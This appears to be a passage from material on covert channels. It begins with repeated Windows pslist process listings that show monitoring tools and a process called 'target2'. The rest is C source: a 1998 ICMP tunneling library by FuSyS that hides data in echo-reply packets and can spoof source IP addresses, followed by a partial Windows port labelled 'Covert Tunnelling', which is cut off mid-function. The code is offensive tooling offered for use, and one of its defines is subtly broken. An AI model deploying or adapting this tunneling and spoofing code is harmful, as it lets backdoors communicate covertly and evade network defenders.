Filemon      1320   0   2   39   3904  0:00:06.939   0:00:10.945    0:32:48.831
Regmon       1100   0   2   39   4544  0:01:04.482   0:00:42.601    0:32:39.607
CMD           384   0   1   23   1092  0:00:00.030   0:00:00.070    0:25:37.140
CMD          1272   0   1   22   1024  0:00:00.020   0:00:00.010    0:17:02.720
PHOTOED       544   0   3   87   2136  0:00:00.310   0:00:00.771    0:15:51.928
CMD           392   0   1   21   1048  0:00:00.020   0:00:00.060    0:05:22.293
```

```
svchost     1020   0   5  153   6336  0:00:00.080  0:00:00.220   1:01:39.159
target2      680   0   1   18   1180  0:00:00.020  0:00:00.000   0:00:11.576
Process information for NOBODY550:

Name         Pid CPU Thd  Hnd    Mem    User Time  Kernel Time  Elapsed Time
Idle           0  98   1    0     16  0:00:00.000  0:57:07.538   1:02:42.620
pslist      1392   2   3   99   1540  0:00:00.350  0:00:00.240   0:00:14.580
msdtc        608   0  21  215   5692  0:00:00.090  0:00:00.170   1:02:00.840
CSRSS        264   0  11  398   2320  0:00:00.110  0:00:10.184   1:02:18.726
WINLOGON     260   0  18  426   3176  0:00:00.480  0:00:02.002   1:02:17.584
SERVICES     316   0  39  588   6036  0:00:00.881  0:00:05.147   1:02:15.591
LSASS        328   0  15  250   5148  0:00:00.400  0:00:00.470   1:02:15.521
svchost      524   0   8  275   5008  0:00:00.130  0:00:00.230   1:02:09.172
System         8   0  58  288    220  0:00:00.000  0:00:09.223   1:02:42.620
SMSS         240   0   6   34    368  0:00:00.010  0:00:01.321   1:02:42.620
defwatch     716   0   3   34   1376  0:00:00.010  0:00:00.040   1:01:56.644
svchost      736   0  14  239   6836  0:00:00.230  0:00:01.832   1:01:56.453
LLSSRV       764   0   9   75   2176  0:00:00.020  0:00:00.050   1:01:55.262
rtvscan      888   0  36  201   9236  0:00:00.460  0:00:05.527   1:01:44.236
PERSFW       900   0   7  108   4912  0:00:00.230  0:00:00.130   1:01:41.702
mstask       924   0   6  121   3224  0:00:00.030  0:00:00.070   1:01:41.242
spoolsv      576   0  12  147   4944  0:00:00.200  0:00:00.570   1:02:01.200
stisvc       952   0   4   56   1616  0:00:00.010  0:00:00.030   1:01:40.611
dfssvc      1048   0   2   37   1536  0:00:00.030  0:00:00.010   1:01:39.770
MSGSYS      1188   0   5   99   3052  0:00:00.010  0:00:00.090   1:01:25.839
explorer    1356   0  10  257   5532  0:00:02.343  0:00:07.931   1:00:25.132
vptray       684   0   3  116   4612  0:00:00.040  0:00:00.250   1:00:19.464
fpdisp4     1408   0   2   47   2788  0:00:00.030  0:00:00.180   1:00:18.272
Directcd    1412   0   3  104   4564  0:00:00.180  0:00:00.751   1:00:16.259
inetinfo    1480   0   5  128   4316  0:00:00.190  0:00:00.460   1:00:04.102
PDExplo      400   0   8  191   6512  0:00:13.499  0:00:18.526   0:37:15.153
Filemon     1320   0   2   39   3904  0:00:06.939  0:00:10.945   0:32:49.862
Regmon      1100   0   2   39   4544  0:01:04.482  0:00:42.601   0:32:40.639
CMD          384   0   1   23   1092  0:00:00.030  0:00:00.070   0:25:38.171
CMD         1272   0   1   22   1024  0:00:00.020  0:00:00.010   0:17:03.752
PHOTOED      544   0   3   87   2136  0:00:00.310  0:00:00.771   0:15:52.960
CMD          392   0   1   21   1048  0:00:00.020  0:00:00.060   0:05:23.324
svchost     1020   0   5  153   6336  0:00:00.080  0:00:00.220   1:01:40.190
target2      680   0   1   18   1180  0:00:00.020  0:00:00.000   0:00:12.608
Process information for NOBODY550:

Name         Pid CPU Thd  Hnd    Mem    User Time  Kernel Time  Elapsed Time
Idle           0  98   1    0     16  0:00:00.000  0:57:08.529   1:02:43.651
pslist      1392   2   3   99   1540  0:00:00.370  0:00:00.250   0:00:15.612
msdtc        608   0  21  215   5692  0:00:00.090  0:00:00.170   1:02:01.871
CSRSS        264   0  11  398   2320  0:00:00.110  0:00:10.184   1:02:19.757
WINLOGON     260   0  18  426   3176  0:00:00.480  0:00:02.002   1:02:18.615
SERVICES     316   0  39  588   6036  0:00:00.881  0:00:05.147   1:02:16.623
LSASS        328   0  15  250   5148  0:00:00.400  0:00:00.470   1:02:16.552
svchost      524   0   8  275   5008  0:00:00.130  0:00:00.230   1:02:10.203
System         8   0  58  288    220  0:00:00.000  0:00:09.223   1:02:43.651
SMSS         240   0   6   34    368  0:00:00.010  0:00:01.321   1:02:43.651
defwatch     716   0   3   34   1376  0:00:00.010  0:00:00.040   1:01:57.675
svchost      736   0  14  239   6836  0:00:00.230  0:00:01.832   1:01:57.485
LLSSRV       764   0   9   75   2176  0:00:00.020  0:00:00.050   1:01:56.293
rtvscan      888   0  36  201   9236  0:00:00.460  0:00:05.527   1:01:45.267
PERSFW       900   0   7  108   4912  0:00:00.230  0:00:00.130   1:01:42.734
mstask       924   0   6  121   3224  0:00:00.030  0:00:00.070   1:01:42.273
spoolsv      576   0  12  147   4944  0:00:00.200  0:00:00.570   1:02:02.232
stisvc       952   0   4   56   1616  0:00:00.010  0:00:00.030   1:01:41.642
dfssvc      1048   0   2   37   1536  0:00:00.030  0:00:00.010   1:01:40.801
MSGSYS      1188   0   5   99   3052  0:00:00.010  0:00:00.090   1:01:26.871
explorer    1356   0  10  257   5532  0:00:02.343  0:00:07.931   1:00:26.164
```

```
vptray        684   0   3  116   4612  0:00:00.040  0:00:00.250   1:00:20.496
fpdisp4      1408   0   2   47   2788  0:00:00.030  0:00:00.180   1:00:19.304
Directcd     1412   0   3  104   4564  0:00:00.180  0:00:00.751   1:00:17.291
inetinfo     1480   0   5  128   4316  0:00:00.190  0:00:00.460   1:00:05.133
PDExplo       400   0   8  191   6516  0:00:13.499  0:00:18.536   0:37:16.185
Filemon      1320   0   2   39   3904  0:00:06.939  0:00:10.945   0:32:50.894
Regmon       1100   0   2   39   4544  0:01:04.482  0:00:42.601   0:32:41.670
CMD           384   0   1   23   1092  0:00:00.030  0:00:00.070   0:25:39.203
CMD          1272   0   1   22   1024  0:00:00.020  0:00:00.010   0:17:04.783
PHOTOED       544   0   3   87   2136  0:00:00.310  0:00:00.771   0:15:53.991
CMD           392   0   1   21   1048  0:00:00.020  0:00:00.060   0:05:24.356
svchost      1020   0   5  153   6336  0:00:00.080  0:00:00.220   1:01:41.222
target2       680   0   1   18   1180  0:00:00.020  0:00:00.000   0:00:13.639
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem    User Time   Kernel Time   Elapsed Time
Idle            0  99   1    0     16  0:00:00.000  0:57:09.511   1:02:44.683
pslist       1392   1   3   99   1540  0:00:00.390  0:00:00.250   0:00:16.643
msdtc         608   0  21  215   5692  0:00:00.090  0:00:00.170   1:02:02.903
CSRSS         264   0  11  398   2320  0:00:00.110  0:00:10.184   1:02:20.788
WINLOGON      260   0  18  426   3176  0:00:00.480  0:00:02.002   1:02:19.647
SERVICES      316   0  39  588   6036  0:00:00.881  0:00:05.147   1:02:17.654
LSASS         328   0  15  250   5148  0:00:00.400  0:00:00.470   1:02:17.584
svchost       524   0   8  275   5008  0:00:00.130  0:00:00.230   1:02:11.235
System          8   0  58  288    220  0:00:00.000  0:00:09.233   1:02:44.683
SMSS          240   0   6   34    368  0:00:00.010  0:00:01.321   1:02:44.683
defwatch      716   0   3   34   1376  0:00:00.010  0:00:00.040   1:01:58.707
svchost       736   0  14  239   6836  0:00:00.230  0:00:01.832   1:01:58.516
LLSSRV        764   0   9   75   2176  0:00:00.020  0:00:00.050   1:01:57.325
rtvscan       888   0  36  201   9236  0:00:00.460  0:00:05.527   1:01:46.299
PERSFW        900   0   7  108   4912  0:00:00.230  0:00:00.130   1:01:43.765
mstask        924   0   6  121   3224  0:00:00.030  0:00:00.070   1:01:43.305
spoolsv       576   0  12  147   4944  0:00:00.200  0:00:00.570   1:02:03.263
stisvc        952   0   4   56   1616  0:00:00.010  0:00:00.030   1:01:42.674
dfssvc       1048   0   2   37   1536  0:00:00.030  0:00:00.010   1:01:41.832
MSGSYS       1188   0   5   99   3052  0:00:00.010  0:00:00.090   1:01:27.902
explorer     1356   0  10  257   5532  0:00:02.343  0:00:07.931   1:00:27.195
vptray        684   0   3  116   4612  0:00:00.040  0:00:00.250   1:00:21.527
fpdisp4      1408   0   2   47   2788  0:00:00.030  0:00:00.180   1:00:20.335
Directcd     1412   0   3  104   4564  0:00:00.180  0:00:00.751   1:00:18.322
inetinfo     1480   0   5  128   4316  0:00:00.190  0:00:00.460   1:00:06.165
PDExplo       400   0   8  191   6520  0:00:13.499  0:00:18.546   0:37:17.216
Filemon      1320   0   2   39   3904  0:00:06.939  0:00:10.945   0:32:51.925
Regmon       1100   0   2   39   4544  0:01:04.482  0:00:42.601   0:32:42.702
CMD           384   0   1   23   1092  0:00:00.030  0:00:00.070   0:25:40.234
CMD          1272   0   1   22   1024  0:00:00.020  0:00:00.010   0:17:05.815
PHOTOED       544   0   3   87   2136  0:00:00.310  0:00:00.771   0:15:55.023
CMD           392   0   1   21   1048  0:00:00.020  0:00:00.060   0:05:25.387
svchost      1020   0   5  153   6336  0:00:00.080  0:00:00.220   1:01:42.253
target2       680   0   1   18   1180  0:00:00.020  0:00:00.000   0:00:14.671
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem    User Time   Kernel Time   Elapsed Time
Idle            0  97   1    0     16  0:00:00.000  0:57:10.502   1:02:45.714
pslist       1392   3   3   99   1540  0:00:00.410  0:00:00.270   0:00:17.675
svchost      1020   0   5  153   6336  0:00:00.080  0:00:00.220   1:01:43.285
CSRSS         264   0  11  395   2312  0:00:00.110  0:00:10.184   1:02:21.820
WINLOGON      260   0  18  426   3176  0:00:00.480  0:00:02.002   1:02:20.678
SERVICES      316   0  39  588   6036  0:00:00.881  0:00:05.147   1:02:18.685
LSASS         328   0  15  250   5148  0:00:00.400  0:00:00.470   1:02:18.615
svchost       524   0   8  275   5008  0:00:00.130  0:00:00.230   1:02:12.266
spoolsv       576   0  12  147   4944  0:00:00.200  0:00:00.570   1:02:04.295
msdtc         608   0  21  215   5692  0:00:00.090  0:00:00.170   1:02:03.934
```

```
defwatch      716   0   3   34   1376   0:00:00.010   0:00:00.040    1:01:59.738
svchost       736   0  14  239   6836   0:00:00.230   0:00:01.832    1:01:59.548
LLSSRV        764   0   9   75   2176   0:00:00.020   0:00:00.050    1:01:58.356
rtvscan       888   0  36  201   9236   0:00:00.460   0:00:05.537    1:01:47.330
PERSFW        900   0   7  108   4912   0:00:00.230   0:00:00.130    1:01:44.797
mstask        924   0   6  121   3224   0:00:00.030   0:00:00.070    1:01:44.336
System          8   0  58  288    220   0:00:00.000   0:00:09.233    1:02:45.714
SMSS          240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:45.714
dfssvc       1048   0   2   37   1536   0:00:00.030   0:00:00.010    1:01:42.864
MSGSYS       1188   0   5   99   3052   0:00:00.010   0:00:00.090    1:01:28.934
explorer     1356   0  10  257   5532   0:00:02.343   0:00:07.931    1:00:28.227
vptray        684   0   3  116   4612   0:00:00.040   0:00:00.250    1:00:22.558
fpdisp4      1408   0   2   47   2788   0:00:00.030   0:00:00.180    1:00:21.367
Directcd     1412   0   3  104   4564   0:00:00.180   0:00:00.751    1:00:19.354
inetinfo     1480   0   5  128   4316   0:00:00.190   0:00:00.460    1:00:07.196
PDExplo       400   0   8  191   6520   0:00:13.499   0:00:18.546    0:37:18.248
Filemon      1320   0   2   39   3904   0:00:06.939   0:00:10.945    0:32:52.956
Regmon       1100   0   2   39   4544   0:01:04.482   0:00:42.601    0:32:43.733
CMD           384   0   1   23   1092   0:00:00.030   0:00:00.070    0:25:41.266
CMD          1272   0   1   21   1032   0:00:00.020   0:00:00.010    0:17:06.846
PHOTOED       544   0   3   87   2136   0:00:00.310   0:00:00.771    0:15:56.054
CMD           392   0   1   21   1048   0:00:00.020   0:00:00.060    0:05:26.419
stisvc        952   0   4   56   1616   0:00:00.010   0:00:00.030    1:01:43.705
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle            0  97   1    0     16   0:00:00.000   0:57:11.464    1:02:46.746
pslist       1392   2   3   99   1540   0:00:00.430   0:00:00.280    0:00:18.706
CSRSS         264   1  11  395   2312   0:00:00.110   0:00:10.204    1:02:22.851
svchost      1020   0   5  153   6336   0:00:00.080   0:00:00.220    1:01:44.316
WINLOGON      260   0  18  426   3176   0:00:00.480   0:00:02.002    1:02:21.710
SERVICES      316   0  39  588   6036   0:00:00.881   0:00:05.147    1:02:19.717
LSASS         328   0  15  250   5148   0:00:00.400   0:00:00.470    1:02:19.647
svchost       524   0   8  275   5008   0:00:00.130   0:00:00.230    1:02:13.298
spoolsv       576   0  12  147   4944   0:00:00.200   0:00:00.570    1:02:05.326
msdtc         608   0  21  215   5692   0:00:00.090   0:00:00.170    1:02:04.966
defwatch      716   0   3   34   1376   0:00:00.010   0:00:00.040    1:02:00.770
svchost       736   0  14  239   6836   0:00:00.230   0:00:01.832    1:02:00.579
LLSSRV        764   0   9   75   2176   0:00:00.020   0:00:00.050    1:01:59.388
rtvscan       888   0  36  201   9236   0:00:00.460   0:00:05.547    1:01:48.362
PERSFW        900   0   7  108   4912   0:00:00.230   0:00:00.130    1:01:45.828
mstask        924   0   6  121   3224   0:00:00.030   0:00:00.070    1:01:45.368
System          8   0  58  288    220   0:00:00.000   0:00:09.233    1:02:46.746
SMSS          240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:46.746
dfssvc       1048   0   2   37   1536   0:00:00.030   0:00:00.010    1:01:43.895
MSGSYS       1188   0   5   99   3052   0:00:00.010   0:00:00.090    1:01:29.965
explorer     1356   0  10  257   5532   0:00:02.343   0:00:07.931    1:00:29.258
vptray        684   0   3  116   4612   0:00:00.040   0:00:00.250    1:00:23.590
fpdisp4      1408   0   2   47   2788   0:00:00.030   0:00:00.180    1:00:22.398
Directcd     1412   0   3  104   4564   0:00:00.180   0:00:00.751    1:00:20.385
inetinfo     1480   0   5  128   4316   0:00:00.190   0:00:00.460    1:00:08.228
PDExplo       400   0   8  191   6524   0:00:13.499   0:00:18.556    0:37:19.279
Filemon      1320   0   2   39   3904   0:00:06.939   0:00:10.945    0:32:53.988
Regmon       1100   0   2   39   4544   0:01:04.482   0:00:42.601    0:32:44.765
CMD           384   0   1   23   1092   0:00:00.030   0:00:00.070    0:25:42.297
CMD          1272   0   1   21   1032   0:00:00.020   0:00:00.010    0:17:07.878
PHOTOED       544   0   3   87   2136   0:00:00.310   0:00:00.771    0:15:57.086
CMD           392   0   1   21   1048   0:00:00.020   0:00:00.060    0:05:27.450
stisvc        952   0   4   56   1616   0:00:00.010   0:00:00.030    1:01:44.737
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle            0  97   1    0     16   0:00:00.000   0:57:12.435    1:02:47.777
```

```
pslist      1392  2   3   99   1540   0:00:00.450   0:00:00.290    0:00:19.738
System         8  1  58  288    220   0:00:00.000   0:00:09.253    1:02:47.777
WINLOGON     260  0  18  426   3176   0:00:00.480   0:00:02.002    1:02:22.741
SERVICES     316  0  39  588   6036   0:00:00.881   0:00:05.147    1:02:20.748
LSASS        328  0  15  250   5148   0:00:00.400   0:00:00.470    1:02:20.678
svchost      524  0   8  275   5008   0:00:00.130   0:00:00.230    1:02:14.329
spoolsv      576  0  12  147   4944   0:00:00.200   0:00:00.570    1:02:06.358
CSRSS        264  0  11  395   2312   0:00:00.110   0:00:10.204    1:02:23.883
msdtc        608  0  21  215   5692   0:00:00.090   0:00:00.170    1:02:05.997
defwatch     716  0   3   34   1376   0:00:00.010   0:00:00.040    1:02:01.801
svchost      736  0  14  239   6836   0:00:00.230   0:00:01.832    1:02:01.611
LLSSRV       764  0   9   75   2176   0:00:00.020   0:00:00.050    1:02:00.419
rtvscan      888  0  36  201   9236   0:00:00.460   0:00:05.547    1:01:49.393
PERSFW       900  0   7  108   4912   0:00:00.230   0:00:00.130    1:01:46.860
mstask       924  0   6  121   3224   0:00:00.030   0:00:00.070    1:01:46.399
svchost     1020  0   5  153   6336   0:00:00.080   0:00:00.220    1:01:45.348
SMSS         240  0   6   34    368   0:00:00.010   0:00:01.321    1:02:47.777
dfssvc      1048  0   2   37   1536   0:00:00.030   0:00:00.010    1:01:44.927
MSGSYS      1188  0   5   99   3052   0:00:00.010   0:00:00.090    1:01:30.997
explorer    1356  0  10  257   5532   0:00:02.343   0:00:07.931    1:00:30.290
vptray       684  0   3  116   4612   0:00:00.040   0:00:00.250    1:00:24.621
fpdisp4     1408  0   2   47   2788   0:00:00.030   0:00:00.180    1:00:23.430
Directcd    1412  0   3  104   4564   0:00:00.180   0:00:00.751    1:00:21.417
inetinfo    1480  0   5  128   4316   0:00:00.190   0:00:00.460    1:00:09.259
PDExplo      400  0   8  191   6528   0:00:13.509   0:00:18.556    0:37:20.311
Filemon     1320  0   2   39   3904   0:00:06.939   0:00:10.945    0:32:55.019
Regmon      1100  0   2   39   4544   0:01:04.482   0:00:42.601    0:32:45.796
CMD          384  0   1   23   1092   0:00:00.030   0:00:00.070    0:25:43.329
CMD         1272  0   1   21   1032   0:00:00.020   0:00:00.010    0:17:08.909
PHOTOED      544  0   3   87   2136   0:00:00.310   0:00:00.771    0:15:58.117
CMD          392  0   1   21   1048   0:00:00.020   0:00:00.060    0:05:28.482
stisvc       952  0   4   56   1616   0:00:00.010   0:00:00.030    1:01:45.768
```

Source Code

ICMPLIB_V1.h

```
/*
########## ICMPLIB_V1.h ##################################################
####################### ICMP Tunneling Library ##########################
######################################################## by FuSyS #########

          V.1 - NO (C)1998 FuSyS - TCP/IP Tools Unlimited

*************************************************************************
*  COSA:     Una libreria in standard C per sfruttare la possibilita' *
*            offerta dal protocollo ICMP di inserire dati all'interno *
*            del datagramma.                                         *
*                                                          *
*  CHI:             individui dotati di una conoscenza base di C e TCP/IP
*
*            che siano abbastanza fantasiosi da trovare un uso per *
*            questo tipo di codice. Se non avete questi requisiti,        *
*            per favore impadronitevene prima di tornare a questa     *
*            lib.                                          *
*                                                          *
*  OS:       Linux 1.3.x e seguenti (raw sockets)                    *
*                                                          *
*  TNX:             Daemon9 e THC per i loro lavori                        *
*                                                                         *
*  LETTURE:  TCP/IP Illustrated Vol.1 di R.W.Stevens,                *
*            Project LOKI di Daemon9,                           *
*            /usr/include/*.h                                   *
*************************************************************************

*************************************************************************
* FUNZIONI                                                      *
*                                                               *
* void ICMP_init(void);          - inizializza il tunnel ICMP -           *
*                                                               *
* int  ICMP_send(char *send_mesg, size_t mesglen, u_long dest_ip,   *
*             int echo, int last);                                  *
*                        - invia i dati nel datagramma -            *
*             send_mesg : dati da inviare                           *
*             mesglen   : lunghezza di send_data                    *
*             dest_ip   : l'IP cui mandare il datagramma            *
*             echo      :  1 se il datagramma contiene l'echo del   *
*                          server                               *
*             last      :  1 se il datagramma e' l'ultimo di una    *
*                          serie                                *
*                                                                       *
* int  ICMP_sp_send(char *send_mesg, size_t mesglen, u_long dest_ip,      *
*                u_long sp_ip);                                 *
*                        - invia spoofando l'IP sorgente - *
*                send_mesg :    dati da inviare                         *
*                mesglen   :    lunghezza di send_data                  *
*                dest_ip   :    l'IP cui mandare il datagramma          *
*             sp_ip     :  l'IP da spoofare                     *
*                                                               *
* int  ICMP_recv(char *recv_mesg, size_t mesglen, int echo);              *
*                        - riceve il datagramma -               *
*            recv_mesg  : dati in ricezione                     *
*            mesglen         :  lunghezza di recv_data                    *
*            echo       :  1 se riceviamo l'echo dal server  *
*                                                                       *
* void ICMP_reset(void); - resetta il tunnel ICMP -                 *
*                                                                       *
************************************************************************/

#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <signal.h>
#include <errno.h>
extern int errno;

#include <sys/types.h>
#include <sys/time.h>
#include <sys/param.h>
#include <sys/socket.h>
#include <sys/file.h>
#include <netinet/in_systm.h>
#include <netinet/in.h>

#ifdef linux
  #include "linux_ip_icmp.h"
#else
  #include <netinet/ip_icmp.h>
  #include <netinet/ip.h>
#endif

#include <arpa/inet.h>
#include <netdb.h>
```

```
#define ECHO TAG       0xF001
#define ECHO_LAST      0xF002
#define REPLY           1
#define LAST            1
#define YEAH        1
#define NOPE        0

#define ICMP_HDR           8            /* 8-byte ICMP header */
#define IP_HDR                   20     /* 20-byte IP header */
#define MAXMESG            4096    /* dati max*/
#define MAXPACKET          5004    /* dimensioni max del pacchetto */
                                        /* ICMP_HDR + MAXMESG */

      int     sockfd ;
      int    ip_spoof ;
      u_long spoof_addr ;
      u_int        icmp_init = 1 ;
      struct       sockaddr_in  clisrc;

/*******************************************************************
* Funzioni per DNS e checksum - sempre le solite :) niente di nuovo qui   *
*******************************************************************/

u_long  nameResolve(char *hostname);
char    *hostLookup(u_long in);
u_short in_chksum(u_short *ptr, int nbytes);

u_long nameResolve(char *hostname)
{
  struct in_addr addr;
  struct hostent *hostEnt;

  if((addr.s_addr=inet_addr(hostname)) == -1)
  {
    if(!(hostEnt=gethostbyname(hostname)))
    {
       fprintf(stderr,"Errore nella risoluzione del nome:`%s`\n",hostname);
       exit(0);
    }
    bcopy(hostEnt->h_addr,(char *)&addr.s_addr,hostEnt->h_length);
  }
  return addr.s_addr;
}

char *hostLookup(u_long in)
{
  char hostname[1024];
  struct in_addr addr;
  struct hostent *hostEnt;


  bzero(&hostname,sizeof(hostname));
  addr.s_addr = in;
  hostEnt = gethostbyaddr((char *)&addr, sizeof(struct in_addr),AF_INET);

  if(!hostEnt)
    strcpy(hostname,inet_ntoa(addr));
  else
    strcpy(hostname,hostEnt->h_name);

  return(strdup(hostname));
}
```

```
u_short in_chksum(u_short *ptr, int nbytes)
{
  register long           sum;            /* assumes long == 32 bits */
  u_short                 oddbyte;
  register u_short        answer;         /* assumes u_short == 16 bits */

  /*
   * Our algorithm is simple, using a 32-bit accumulator (sum),
   * we add sequential 16-bit words to it, and at the end, fold back
   * all the carry bits from the top 16 bits into the lower 16 bits.
   */

  sum = 0;
  while (nbytes > 1)
  {
    sum += *ptr++;
    nbytes -= 2;
  }

      /* mop up an odd byte, if necessary */
  if (nbytes == 1)
  {
    oddbyte = 0;            /* make sure top half is zero */
    *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
    sum += oddbyte;
  }

  /*
   * Add back carry outs from top 16 bits to low 16 bits.
   */

  sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to low-16 */
  sum += (sum >> 16);                     /* add carry */
  answer = ~sum;          /* ones-complement, then truncate to 16 bits */

  return((u_short) answer);
}

/************************************************************************
********************* Ed ora .... s_C_iotaim =;) *********************
***********************************************************************/

void ICMP_init(void)
{
      int spoof_opt = 1;

  if(icmp_init)
  {
    if (ip_spoof == NOPE) {
       if((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0 ) {
              fprintf(stderr, "Impossibile creare raw ICMP socket ");
              exit(0);
       }
    }
    if (ip_spoof == YEAH) {
       if((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0 ) {
                fprintf(stderr, "Impossibile creare raw socket ");
                exit(0);
       }
       if(setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, &spoof_opt,
              sizeof(spoof_opt)) < 0 ) {
              fprintf(stderr,"Impossibile creare IP Header ");
              exit(0);
      }
    }
    icmp_init = 0;
  }
}

void ICMP_reset(void)
{
  close(sockfd);
  icmp_init = 1;
}

int ICMP_send
(char *send_mesg, size_t mesglen, u_long dest_ip, int echo, int last)
{
  int                  sparato;
  struct tunnel {
        struct icmp     icmp;
        u_char          data[MAXMESG];
  } icmp_pk;
  int                  icmplen = sizeof(struct icmp);
  int                  pach_dim;
  struct sockaddr_in   dest;
  int                  destlen;

  if(mesglen > MAXMESG)
    return(-1);

  if(icmp_init)
    ICMP_init();

  destlen = sizeof(dest);
  bzero((char *) &dest, destlen);
  dest.sin_family       = AF_INET;
  dest.sin_addr.s_addr  = dest_ip;

  pach_dim = mesglen + sizeof(struct icmp);
  memset(&icmp_pk, 0, pach_dim);
  icmp_pk.icmp.icmp_type = ICMP_ECHOREPLY;
  bcopy(send_mesg, icmp_pk.icmp.icmp_data, mesglen);
  icmp_pk.icmp.icmp_cksum = in_chksum((u_short *) &icmp_pk.icmp,
                             (sizeof(struct icmp)+mesglen));
  if(echo) icmp_pk.icmp.icmp_seq = ECHO_TAG;
  if(last) icmp_pk.icmp.icmp_seq = ECHO_LAST;

  if( (sparato = sendto(sockfd, &icmp_pk, pach_dim, 0, (struct sockaddr *)
       &dest, destlen)) < 0 ) {
             perror("RAW ICMP SendTo: ");
             return(-1);
  }
  else if(sparato != pach_dim) {
       perror("Dimensioni pacchetto IP errate: ");
       return(-1);
  }
  return(sparato);
}

int ICMP_sp_send(char *send_mesg, size_t mesglen, u_long dest_ip, u_long sp_ip)
{
  int                  sparato;
  struct spoof {
       struct ip     ip;
       struct icmp   icmp;
      u_char          data[MAXMESG];
  } sp_pk;
  int               iplen = sizeof(struct ip);
  int               icmplen = sizeof(struct icmp);
  int                   pach_dim;
  struct sockaddr_in    dest;
  int                   destlen;

  if(mesglen > MAXMESG)
    return(-1);

  if(icmp_init)
    ICMP_init();

  destlen = sizeof(dest);
  bzero((char *) &dest, destlen);
  dest.sin_family       = AF_INET;
  dest.sin_addr.s_addr  = dest_ip;

  pach_dim = mesglen + sizeof(struct ip) + sizeof(struct icmp);
  memset(&sp_pk, 0, pach_dim);

  sp_pk.ip.ip_v = 4;
  sp_pk.ip.ip_hl = 5;
  sp_pk.ip.ip_len = htons(iplen + icmplen + mesglen);
  sp_pk.ip.ip_ttl = 255;
  sp_pk.ip.ip_p = IPPROTO_ICMP;
  sp_pk.ip.ip_src.s_addr = sp_ip;
  sp_pk.ip.ip_dst.s_addr = dest_ip;

  sp_pk.icmp.icmp_type = ICMP_ECHOREPLY;
  bcopy(send_mesg, sp_pk.icmp.icmp_data, mesglen);
  sp_pk.icmp.icmp_cksum = in_chksum((u_short *) &sp_pk.icmp,
                         (sizeof(struct icmp)+mesglen));

  if((sparato = sendto(sockfd, &sp_pk, pach_dim, 0, (struct sockaddr *)
            &dest, destlen)) < 0 ) {
        perror("RAW ICMP SendTo: ");
        return(-1);
  }
  if(sparato != pach_dim) {
        perror("Dimensioni pacchetto IP errate: ");
        return(-1);
  }
  return(sparato);
}

int ICMP_recv(char *recv_mesg, size_t mesglen, int echo)
{
  struct recv {
      struct ip     ip;
      struct icmp   icmp;
      char          data[MAXMESG];
  } rcv_pk;
  int  pach_dim;
  int  accolto;
  int   iphdrlen;
  int   clilen = sizeof(clisrc);

  if(icmp_init)
    ICMP_init();

  while(1)
  {
    pach_dim = mesglen + sizeof(struct ip) + sizeof(struct icmp);
    memset(&rcv_pk, 0, pach_dim);
    if( (accolto = recvfrom(sockfd, &rcv_pk, pach_dim, 0, (struct
       sockaddr *) &clisrc, &clilen)) < 0 )
      continue;

    iphdrlen = rcv_pk.ip.ip_hl << 2;
    if(accolto < (iphdrlen + ICMP_MINLEN))
      continue;
    accolto -= iphdrlen;

   if(!echo){
    if(!rcv_pk.icmp.icmp_id && !rcv_pk.icmp.icmp_code &&
       rcv_pk.icmp.icmp_type == ICMP_ECHOREPLY && rcv_pk.icmp.icmp_seq !=
       ECHO_TAG && rcv_pk.icmp.icmp_seq != ECHO_LAST)
      break;
   }
   if(echo){
    if(!rcv_pk.icmp.icmp_id && !rcv_pk.icmp.icmp_code &&
       rcv_pk.icmp.icmp_type == ICMP_ECHOREPLY
        && (rcv_pk.icmp.icmp_seq == ECHO_TAG || rcv_pk.icmp.icmp_seq ==
       ECHO_LAST) )
      break;
   }
  }
     if(!echo){
       accolto -= ICMP_HDR;
       bcopy(rcv_pk.icmp.icmp_data, recv_mesg, accolto);
       return(accolto);
     }
     if(echo){
       if(rcv_pk.icmp.icmp_seq == ECHO_TAG) {
              accolto -= ICMP_HDR;
              bzero(recv_mesg, sizeof(recv_mesg));
              bcopy(rcv_pk.icmp.icmp_data, recv_mesg, accolto);
              return(accolto);
       }
        return(-666);
     }
}
```

icmp_tunnel.h

```
/*

Covert Tunnelling in ICMP 0x00 ECHO REPLY messages

  Many thanks to FuSyS and Richard Stevens ^_^

Dark Schneider X1999

*/

#include <winsock2.h>
#include <ws2tcpip.h>
#include <stdio.h>

#define ICMP_ECHOREPLY     0
#define ICMP_ECHO   8

// definizione di alcune costanti
```

```
#define IP_HDR      20
#define ICMP_HDR 8
#define ICMP_MINLEN 8
#define MAXMESG     4096
#define MAXPACKET 5004
#define LAST 1
#define REPLY 1
#define ECHO_TAG    0xF001
#define ECHO_LAST   0xF002

// Strutture e Variabili
// Lancio un doveroso Porko D*io liberatorio... dopo ore ho trovato come fare
// a togliermi dalle palle la fottuta icmp.dll (winsock maledette)

// IP Header
struct ip
{
       unsigned char Hlen:4;
       unsigned char Version:4;
       unsigned char Tos;
       unsigned short      LungTot;
       unsigned short      Id;
       unsigned short      Flags;
       unsigned char Ttl;
       unsigned char Proto;
       unsigned short      Checksum;
       unsigned int SourceIP;
       unsigned int DestIP;

};

// ICMP Header
struct icmp {
                    BYTE          Type;
                    BYTE          Code;
                    USHORT        CheckSum;
                    USHORT        Id;
                    USHORT        Seq;
                    ULONG         Dati;
                    };

SOCKET                     sockfd;
u_int                      icmp_init =1;
struct sockaddr_in  clisrc;

// Funzione di checksum

USHORT checksum(USHORT *buffer, int size)
{

  unsigned long cksum=0;

  while(size >1)
  {
       cksum+=*buffer++;
       size -=sizeof(USHORT);
  }

  if(size )
  {
       cksum += *(UCHAR*)buffer;
  }
  cksum = (cksum >> 16) + (cksum & 0xffff);
  cksum += (cksum >>16);
  return (USHORT)(~cksum);
}

// Reimplemento bcopy e bzero... Ma perche' cavolo windows non le
// rende disponibili?

void bzero(char *pnt, int dim_pnt )
{
